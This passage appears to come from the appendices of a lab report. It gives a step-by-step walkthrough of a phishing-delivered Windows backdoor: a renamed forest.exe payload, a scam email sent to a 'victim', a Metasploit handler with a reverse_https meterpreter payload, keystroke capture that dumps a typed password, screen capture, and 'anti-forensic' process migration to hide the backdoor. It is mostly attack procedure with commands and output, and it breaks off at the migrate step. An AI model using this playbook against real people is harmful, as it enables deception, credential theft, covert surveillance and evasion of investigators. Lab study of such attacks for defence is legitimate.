

Figure 40: Pasting the new name in forest.exe file

Step 25: The file is ready to be sent to users



Figure 41: After Pasting the new name in forest.exe file

6.3 Appendix 3: User Interaction

Step 26: Upload the file to a website which can be used by others to download if they have the link



Figure 42: Uploading file

Step 27: Compose a scam email.



Figure 43: Composing a scam email

Step 28: Send it to the victim.



Figure 44: Email received by the victim

Step 29: Victim opens the link and download the file



Figure 45: Victim opening the link



Figure 46: Victim downloads the file

Step 30: Victim Opens the file (Step 31 to Step 34 should be done before victim opens the file)

Figure 47: File being opened

6.4 Appendix 4: Listening for Connections

Step 31: Open MSF console

Figure 48: Opening MSF console

Step 32: Use exploit/multi/handler



Figure 49: Using exploit/multi/handler

Step 33: Set LHOST to 10.0.2.15, LPORT to 8080 and PAYLOAD to windows/meterpreter/reverse_https



Figure 50: Set LHOST to 10.0.2.15, LPORT to 8080 and PAYLOAD to windows/meterpreter/reverse_https

Step 34: Type Exploit and wait for connection.



Figure 51: Waiting for connection

Step 35: meterpreter shell should display after connections (After Step 30 is done)

Figure 52: meterpreter shell is displayed

6.5 Appendix 5: Post exploitations

Step 36: Use keyscan_start to capture keystroke

Figure 53: Using keyscan_start

Step 37: Victim typing username and password



Figure 54: Victim Typing username and password to log in

Step 38: Use keyscan_dump to display the keystrokes

```
meterpreter > keyscan_dump
Dumping captured keystrokes ...
face<CR>
hi this is test<Shift>Password<CR>
password

meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter >
```

Figure 55: Using keyscan_dump

Step 39: Victim using YouTube



Figure 56: Victim browsing YouTube

Step 40: Use screenshot command

```
meterpreter > screenshot
Screenshot saved to: /home/kali/Downloads/SLsLKHHv.jpeg
meterpreter >
```

Figure 57: Using screenshot command

Step 41: Navigate to the path shown earlier



Figure 58: Screenshot of victim's screen

6.6 Appendix 6: Anti-forensic

The figure given below, the PID of the current session is 6968. And in the victim's windows, backdoor application called rev_https_8080 is running on port 8080 with PID 6968.



Figure 59: PID of backdoor application

Step 1: Listing all PID running on victim's computer using ps command

```
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session  User                Path
 ---   ----  ----                ----  -------  ----                ----
 0     0     [System Process]
 4     0     System
 68    4     Registry
 256   584   svchost.exe
 332   4     smss.exe
 344   584   svchost.exe
 376   584   svchost.exe
 416   584   SgrmBroker.exe
 420   412   csrss.exe
 488   412   wininit.exe
 496   480   csrss.exe
 500   584   svchost.exe
 560   480   winlogon.exe
 584   488   services.exe
 592   488   lsass.exe
 692   560   fontdrvhost.exe
 700   488   fontdrvhost.exe
 716   584   svchost.exe
 784   584   svchost.exe
 824   584   svchost.exe
 864   584   svchost.exe
 912   584   spoolsv.exe
 932   560   dwm.exe
 1060  584   svchost.exe
 1108  584   svchost.exe
 1136  584   svchost.exe
 1144  584   svchost.exe
 1152  584   svchost.exe
 1204  584   svchost.exe
 1220  584   svchost.exe
 1240  4412  SearchFilterHost.ex
             e
 1280  584   svchost.exe
```

Figure 60: : Listing all PID running on victim's computer

Step 2: Select the desired PID



Figure 61: Selecting PID 3820

Step 3: Use migrate command

